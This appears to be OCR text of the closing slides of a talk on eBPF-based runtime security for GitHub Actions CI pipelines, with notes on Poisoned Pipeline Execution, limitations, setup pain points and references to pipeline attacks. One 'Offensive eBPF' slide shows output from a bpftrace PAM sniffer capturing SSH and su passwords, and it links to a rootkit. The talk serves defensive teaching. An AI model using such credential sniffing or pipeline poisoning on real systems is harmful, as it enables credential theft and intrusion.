


Conclusion



Pixabay, NickyPe

Poisoned Pipeline Execution (PPE)



Related Work

Runtime Security in GitHub Actions using eBPF, ebpfChirp, Teodor J. Podobnik

- https://ebpfchirp.substack.com/p/what-if-cicd-pipelines-had-built
- observability tool for GitHub Actions
  - project "Karyndor"



https://ebpfchirp.substack.com/p/what-if-cicd-pipelines-had-built

Limitations

- Can we use eBPF on all platforms?
  - the kernel needs to provide the BPF syscall (limited runner images)
  - the kernel headers (version) need to match
- Can the bytecode run everywhere (CO-RE)?
  - BTF provides the infrastructure to link it to different kernels
- Can we use it on old Kernel versions?
  - different versions different eBPF features
- Userspace programs: loader, event processing
  - something has to process the events

Pain points (a diary of struggle)

1. runner image has the wrong Go version installed (doesn't support "tool")
2. no privileged container available in runner
3. tracefs not mounted
4. program stopped because no terminal is associated
5. sudo ...
6. no LSM support in Kernel configuration
7. different Runner Images, different package versions

Offensive eBPF

- https://embracethered.com/blog/posts/2022/offensive-bpf-bpftrace-sniff-logon-pam-passwords/
- https://github.com/kris-nova/boopkit

```
hacker@commodore:~$ sudo bpftrace pamsnoop.bt
Attaching 3 probes...
Welcome to Offensive BPF. Sniffing PAM authentications...Ctrl-C to exit.

Program: sshd, Username: bob, AuthTok: trustno1
Program: sshd, Username: hacker, AuthTok: TooManySecrets!
Program: su, Username: bob, AuthTok: trusnto1
```

Reinhard Kugler


Principal Security Consultant

SBA Research

Floragasse 7, 1040 Vienna

rkugler@sba-research.org

(Linkedin)




XKCD. Compiling. https://xkcd.com/303/

Community work (Meetups):

eBPF Vienna

https://ebpf.wien



References

1. ebpfChirp. What If CI/CD Pipelines Had Built-in Security and Observability with eBPF? Teodor J. Podobnik, https://ebpfchirp.substack.com/p/what-if-cicd-pipelines-had-built
2. Title Videos: Pixabay. NickyPe. https://pixabay.com/videos/bees-swarm-of-bees-insect-tree-116854/, Pixabay. Hans. https://pixabay.com/videos/bees-beehive-honey-bees-insects-14384/, Pixabay. RaimundoMaciel. https://pixabay.com/videos/bees-tropholaxis-nectar-hive-273487/
3. Github. Trivy Security incident, retrieved 2026-06-22. https://github.com/aquasecurity/trivy/discussions/10425
4. PPE - Poisoned Pipeline Execution. Running malicious code in your CI, without access to your CI. By Daniel Krivelevich and Omer Gil. https://www.cidersecurity.io/blog/research/ppe-poisoned-pipeline-execution/
5. Build Pipeline Security, by xssfox. An Indirect-PPE vulnerability was exposed in the CodeBuild pipeline of a website belonging to AWS. This allowed anonymous attackers to modify a script executed by the build configuration file with the creation of a pull request, resulting in the compromise of deployment credentials. https://sprocketfox.io/xssfox/2021/02/18/pipeline/
6. GitHub Actions abused to mine cryptocurrency by pull requests that contained malicious code. https://dev.to/thibaultduponchelle/the-github-action-mining-attack-through-pull-request-2lmc
7. A terraform provider for execution of OS commands during run of *terraform plan* in the pipeline, by Hiroki Suezawa. https://github.com/rung/terraform-provider-cmdexec
8. A vulnerability found in Teleport's CI implementation, that allowed attackers from the internet to execute a Direct-3PE attack by creating a pull request in a public GitHub repository linked with a Drone CI pipeline, and modifying the CI configuration file to execute a malicious pipeline. https://goteleport.com/blog/hack-via-pull-request/
9. Research by Asier Rivera Fernandez showed how a PPE attack against a CI/CD environment including CodePipeline, CodeBuild and CodeDeploy services in AWS could be executed. https://www.youtube.com/watch?v=McZBcMRxPTA https://www.pwc.be/en/FY21/documents/AWS%20CI_CD%20technical%20article%20-%20v3.pdf
10. When Security Scanners Become the Weapon: Breaking Down the Trivy Supply Chain Attack, paloaltonetworks, https://www.paloaltonetworks.com/blog/cloud-security/trivy-supply-chain-attack/